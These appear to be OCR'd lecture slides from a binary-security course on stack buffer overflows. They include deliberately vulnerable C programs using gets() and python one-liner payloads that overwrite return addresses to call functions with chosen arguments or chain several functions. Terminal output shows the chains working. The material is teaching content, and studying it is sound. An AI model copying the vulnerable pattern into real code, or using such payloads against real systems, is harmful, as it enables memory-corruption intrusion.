  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
mov esp, ebp
pop ebp
ret
```

Change to prinsecret’s point of view

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




ebp = AAAA

esp

...
...
AAAA
AAAA
buf


```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



ebp, esp

i: Parameter1

RET


AAAA: saved EBP

AAAA

buf

Address of i to overwrite:
Buf + sizeof(buf) + 12

x86, cdel in a function



(%ebp) : saved %ebp


4(%ebp) : RET

8(%ebp) : first argument

-8(%ebp) : maybe a local variable

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./program
```

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./or2
```

10 minutes break


Last and This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Overflow RET address to execute a function
    b. Overflow RET and more to execute a function with parameters

Return to a function with parameter(s)

Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Buffer Overflow Example: overflowret3


```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Can we return to a chain of functions?

(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

ebp

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding


buf

esp

ebp = A

eip = f1

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

ebp

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

esp

ebp = A

eip = f1

3. after prologue of *f1*

arg-f1-2

arg-f1-1

RET = f2

Saved EBP = A


Saved EBP = A

Padding

buf

ebp

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2
arg-v-1
RET = f1
Saved EBP = A
Padding
buf

ebp

2. After epilogue of *vulfoo*

arg-v-2
arg-v-1
RET = f1
Saved EBP = A
Padding
buf

esp
ebp = A
eip = f1

3. after prologue of *f1*

arg-f1-2
arg-f1-1
RET = f2
Saved EBP = A
Saved EBP = A
Padding
buf


ebp

4. after epilogue of *f1*

arg-f1-2
arg-f1-1
RET = f2
Saved EBP = A
Saved EBP = A
Padding
buf

esp
ebp = A
eip = f2

(32 bit) Return to multiple functions?



1. Before epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

ebp

esp

ebp = A

eip = f1

2. After epilogue of *vulfoo*

arg-v-2

arg-v-1

RET = f1

Saved EBP = A

Padding

buf

ebp

3. after prologue of *f1*

arg-f1-2

arg-f1-1

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

esp

ebp = A

eip = f2

4. after epilogue of *f1*

arg-f1-2

arg-f1-1

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

ebp

5. after prologue of *f2*

arg-f2-2

arg-f2-1

RET = f3

Saved EBP = A

Saved EBP = A


Saved EBP = A

Padding

buf

(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



1. Before epilogue of *vulfoo*

RET = f3

RET = f2

RET = f1

Saved EBP = A

Padding

buf

ebp

esp

ebp = A

eip = f1

2. After epilogue of *vulfoo*

RET = f3

RET = f2

RET = f1

Saved EBP = A

Padding

buf

ebp

3. after prologue of *f1*

RET = f3

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

esp

ebp = A

eip = f2

4. after epilogue of *f1*

RET = f3

RET = f2

Saved EBP = A

Saved EBP = A

Padding

buf

ebp

5. after prologue of *f2*

RET = f3

Saved EBP = A

Saved EBP = A

Saved EBP = A

Padding


buf

Buffer Overflow Example: overflowretchain_32

```
int f1()
{
  printf("Knowledge ");}

int f2()
{
  printf("is ");}

void f3()
{
  printf("power. ");}

void f4()
{
  printf("France ");}

void f5()
{
  printf("bacon.\n");
  exit(0);}
```


```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4:
%p\nf5: %p\n", f1, f2, f3, f4, f5);
  vulfoo();
  printf("I pity the fool!\n");
}
```

Buffer Overflow Example: overflowretchain 32bit




```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\
x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56'+'\x84\x62\x55\x56'+'\xa1\x62\x55\x56' "| ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```

Buffer Overflow Example: overflowretchain 64bit



```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00
\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00'+'\x6c\x11\x40\x00\x00\x00\x00\x00'+'\xae\x11\x40\x00\x00\x00\x00\x00' "|
./orc64
Function addresses:
f1: 0x401156
f2: 0x40116c
f3: 0x401182
f4: 0x401198
f5: 0x4011ae
Knowledge is power. France is bacon.
```

(32-bit) Return to functions with one argument?



Overwrite RET and return to Shellcode

Control-flow Hijacking

How to overwrite RET?

Inject data big enough...

